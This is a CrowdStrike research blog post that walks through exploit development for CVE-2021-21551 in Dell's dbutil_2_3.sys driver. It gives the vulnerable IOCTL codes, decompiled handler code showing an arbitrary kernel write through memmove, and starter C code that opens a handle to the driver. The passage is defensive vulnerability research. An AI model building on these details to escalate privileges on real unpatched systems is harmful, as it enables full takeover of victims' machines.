CVE-2021-21551: Learning Through Exploitation | CrowdStrike

crowdstrike.com/blog/cve-2021-21551-learning-through-exploitation/

Connor McGarr May 26, 2021

There is a quote from Sun Tzu, “The Art of War,” that remains true to this day, especially in cybersecurity: “Know thy enemy and know yourself; in a hundred battles, you will never be defeated.”

At CrowdStrike, we stop breaches — and understanding the tactics and techniques adversaries use helps us protect our clients from known and unknown threats. It allows us to pre-mitigate threats before they happen and react quickly to new and previously unknown attacks and attack vectors.

Looking at the recently published vulnerability in Dell’s firmware update driver (CVE-2021-21551) reported by CrowdStrike’s Yarden Shafir and Satoshi Tanda, it’s worth understanding that adversaries have more than one way of weaponizing it to achieve the same result: obtaining full control of the victim’s machine. For example, while CVE-2021-21551 can be exploited to overwrite a process’s token and directly elevate its privileges, this is a relatively well-known technique that most endpoint detection and response (EDR) tools should detect.

The technique we’re exploring in this research is already at the end of its lifecycle, with the inception of Windows features such as Virtualization-Based Security. However, it speaks to the fact that adversaries will constantly try to go a different path and use a more complex or different technique to achieve a full administrative access over a system, avoiding the most common EDR detections and preventions, as well as operating systems mitigations not available or enabled in some OS versions.

To protect against adversaries that could exploit this vulnerability, we have to dive into the mindset of an attacker to understand how they would craft and exploit this vulnerable driver to take control of a vulnerable machine. While a patch for this vulnerability has been released, patch management cycles in enterprises can take months before all systems are updated.

The goal of this post is to understand how adversaries think when weaponizing vulnerabilities, what technologies may work best in mitigating some of these tactics, and how CrowdStrike Falcon® protects against these attacks, leveraging the type of research embodied in this blog post.

Exploitation Is a Never-ending Arms Race

OS vendors patch vulnerable systems, and EDR vendors add detections and security mitigations as fast as possible. Meanwhile, attackers continuously find new bugs, vulnerabilities and novel exploitation techniques to take over targeted systems.Tactically mitigating the latest known driver is excellent, but that wins the battle, not the war.

Adversaries can create exploits for vulnerabilities using several different methods, giving them a wide range of options for crafting payloads exploiting patched or unpatched vulnerabilities to compromise endpoints, take full control over them and ultimately breach enterprise security. A vulnerability presents a possibility, but there is still a long way to go for an attacker to turn it into a functional weapon. And every new security mitigation and hardening becomes another hurdle that the attacker needs to overcome, leading to increasingly complicated, multi-stage exploits.


However, some things make exploitation slightly easier for attackers. Third-party drivers running on the machine, especially hardware drivers built to have direct access to all areas of the machine, may not always have a very high level of security awareness in their development process.

Similar vulnerabilities were disclosed and used in the wild in recent years, and every few months a new vulnerable driver is discovered and published, making headlines.

Building an Exploit for CVE-2021-21551


The quick synopsis of this vulnerability is that an IOCTL code exists that allows any user to write arbitrary data into an arbitrary address in kernel-mode memory. Any caller can trigger this IOCTL code by invoking `DeviceIoControl` to send a request to dbutil_2_3.sys while specifying the IOCTL code `0x9B0C1EC8` with a user-supplied buffer, allowing for an arbitrary write primitive. Additionally, specifying an IOCTL code of `0x9B0C1EC4` allows for an arbitrary read primitive.

To allow user-mode callers to interact with kernel-mode drivers, drivers create device objects. We can see the creation and initialization of this device object in the driver's entry point, named `DriverEntry`.




```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  unsigned __int64 magic; // rax

  magic = GlobalMagic;
  if ( !GlobalMagic || GlobalMagic == 0x2B992DDFA232i64 )
  {
    magic = ((unsigned __int64)&GlobalMagic ^ UserSharedData.TickCountQuad) & 0xFFFFFFFFFFFFi64;
    if ( !magic )
      magic = 0x2B992DDFA232i64;
    GlobalMagic = magic;
  }
  GlobalMagicNeg = ~magic;
  return DriverEntryInternal(DriverObject);
}
```

This is just the “official” entry point, which immediately calls the “actual” driver entry:




```
NTSTATUS __fastcall DriverEntryInternal(PDRIVER_OBJECT DriverObject)
{
  NTSTATUS result; // eax
  NTSTATUS v3; // ebx
  char *DeviceExtension; // rbx
  PDEVICE_OBJECT DeviceObject; // [rsp+40h] [rbp-98h] BYREF
  struct _UNICODE_STRING DestinationString; // [rsp+48h] [rbp-90h] BYREF
  struct _UNICODE_STRING SymbolicLinkName; // [rsp+58h] [rbp-80h] BYREF
  WCHAR SourceString[20]; // [rsp+68h] [rbp-70h] BYREF
  WCHAR Dst[24]; // [rsp+90h] [rbp-48h] BYREF

  memmove(SourceString, L"\\Device\\DBUtil_2_3", 0x26ui64);
  memmove(Dst, L"\\DosDevices\\DBUtil_2_3", 0x2Eui64);
  RtlInitUnicodeString(&DestinationString, SourceString);
  RtlInitUnicodeString(&SymbolicLinkName, Dst);
  result = IoCreateDevice(DriverObject, 0xA0u, &DestinationString, 0x9B0Cu, 0, 1u, &DeviceObject);
  if ( !result )
  {
    v3 = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
    if ( v3 )
    {
      IoDeleteDevice(DeviceObject);
      return v3;
    }
    else
    {
      DriverObject->MajorFunction[IRP_MJ_SHUTDOWN] = (PDRIVER_DISPATCH)IoHandler;
      DriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)IoHandler;
      DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)IoHandler;
      DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATCH)IoHandler;
      DeviceExtension = (char *)DeviceObject->DeviceExtension;
      memset(DeviceExtension, 0, 0xA0ui64);
      *((_QWORD *)DeviceExtension + 2) = 0i64;
      KeInitializeDpc((PRKDPC)(DeviceExtension + 24), DeferredRoutine, DeviceExtension);
      KeSetTargetProcessorDpc((PRKDPC)(DeviceExtension + 24), 0);
      KeSetImportanceDpc((PRKDPC)(DeviceExtension + 24), HighImportance);
      return 0;
    }
  }
  return result;
}
```

As shown, the `\Device\DBUtil_2_3` string is used in the call to `IoCreateDevice` to create a DEVICE_OBJECT. This string is then used in a call to `IoCreateSymbolicLink`, which creates a symbolic link that is exposed to user-mode clients. In this case, the symbolic link is `\\.\DBUtil_2_3`. After identifying the symbolic link, CreateFile can be used to obtain a handle to `dbutil_2_3.sys`.




```
// Obtain a handle to the driver
HANDLE driverHandle = CreateFileA(
    "\\\\.\\DBUtil_2_3",
    FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
    0x0,
    NULL,
    OPEN_EXISTING,
    0x0,
    NULL
);

// Error handling
if (driverHandle == INVALID_HANDLE_VALUE)
{
    printf("[-] Error! Unable to obtain a handle to the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
}
else
{
    printf("[+] Successfully obtained a handle to the driver. Handle value: 0x%llx\n", (unsigned long long)driverHandle);
```

`DeviceIoControl` can then be used to interact with the driver. The first step is to identify where the IOCTL routines are handled in the driver. We can discover that through the `DriverEntry` functions as well — handlers for all I/O operations are registered in the driver's `DRIVER_OBJECT`, in the `MajorFunction` field. This is an array of `IRP_MJ_XXX` codes, each matching one I/O operation.



```
DriverObject->MajorFunction[IRP_MJ_SHUTDOWN] = (PDRIVER_DISPATCH)IoHandler;
DriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)IoHandler;
DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)IoHandler;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATCH)IoHandler;
```

Looking at this, we can see that this driver uses one function for all of its operations, and when we open the function, we can easily tell that it is mostly dedicated to handling IOCTL operations (named `IRP_MJ_DEVICE_CONTROL` in the driver object). The `MajorFunction` code is tested, and if it isn't `IRP_MJ_DEVICE_CONTROL`, it is handled separately at the end of the function:




```
CurrentStackLocation = Irp->Tail.Overlay.CurrentStackLocation;
systemBuffer = (_QWORD **)DriverObject->DeviceExtension;
v4 = 0;
*((_DWORD *)systemBuffer + 2) = 0;
if ( CurrentStackLocation->MajorFunction != IRP_MJ_DEVICE_CONTROL )
  goto NotIoctlRequest;
*systemBuffer = Irp->AssociatedIrp.SystemBuffer;
inputBufferLen = CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength;
*((_DWORD *)systemBuffer + 2) = inputBufferLen;
if ( inputBufferLen == CurrentStackLocation->Parameters.DeviceIoControl.OutputBufferLength )
{
  ioctl = CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode;
```

The vulnerable IOCTL code in this case is `0x9B0C1EC8`, for the write primitive. If this check is passed successfully, the handler will call the vulnerable function, which we chose to call `ArbitraryWriteFunction` for convenience:


```
status = ArbitraryWriteFunction((INPUT_BUFFER *)systemBuffer, read);
```

This is the function in which the vulnerable code resides in, which contains a call to `memmove` , whose arguments can be fully controlled by the caller:




```
NTSTATUS __fastcall ArbitraryWriteFunction(INPUT_BUFFER *InputBuffer, char Read)
{
  ULONG tmpSize; // ecx
  PVOID inputOutputBuffer; // r9
  PVOID OutputBuffer; // rax
  ULONG size; // eax
  char *dst; // rcx
  char *src; // rdx
  INPUT_BUFFER inputBuffer; // [rsp+20h] [rbp-28h]

  tmpSize = InputBuffer->InputBufferSize;
  if ( tmpSize < 0x18 )
    return 0xC000000D;
  inputOutputBuffer = InputBuffer->InputBuffer;
  inputBuffer = *(INPUT_BUFFER *)InputBuffer->InputBuffer;
  OutputBuffer = InputBuffer->OutputBuffer;
  if ( OutputBuffer && OutputBuffer != inputBuffer.InputBuffer )
    return STATUS_ACCESS_VIOLATION;
  size = tmpSize - 0x18;
  dst = (char *)(*(_QWORD *)&inputBuffer.InputBufferSize + LODWORD(inputBuffer.OutputBuffer));
  if ( Read )
  {
    src = (char *)(*(_QWORD *)&inputBuffer.InputBufferSize + LODWORD(inputBuffer.OutputBuffer));
    dst = (char *)inputOutputBuffer + 0x18;
  }
  else
  {
    src = (char *)inputOutputBuffer + 0x18;
  }
  memmove(dst, src, size);
  *(INPUT_BUFFER *)InputBuffer->InputBuffer = inputBuffer;
  return 0;
}
```

`memmove` copies a block of memory into another block of memory via pointers. If we can control the arguments to `memmove` , this gives us a vanilla arbitrary write primitive, as we will be able to overwrite any pointer in kernel mode with our own user-supplied buffer. Armed with the understanding of the write primitive, the last thing needed is to make sure that from the time the IOCTL code is checked and the final `memmove` call is invoked that any conditional statements that arise are successfully dealt with. This can be tested by sending an arbitrary QWORD to kernel mode to perform dynamic analysis.

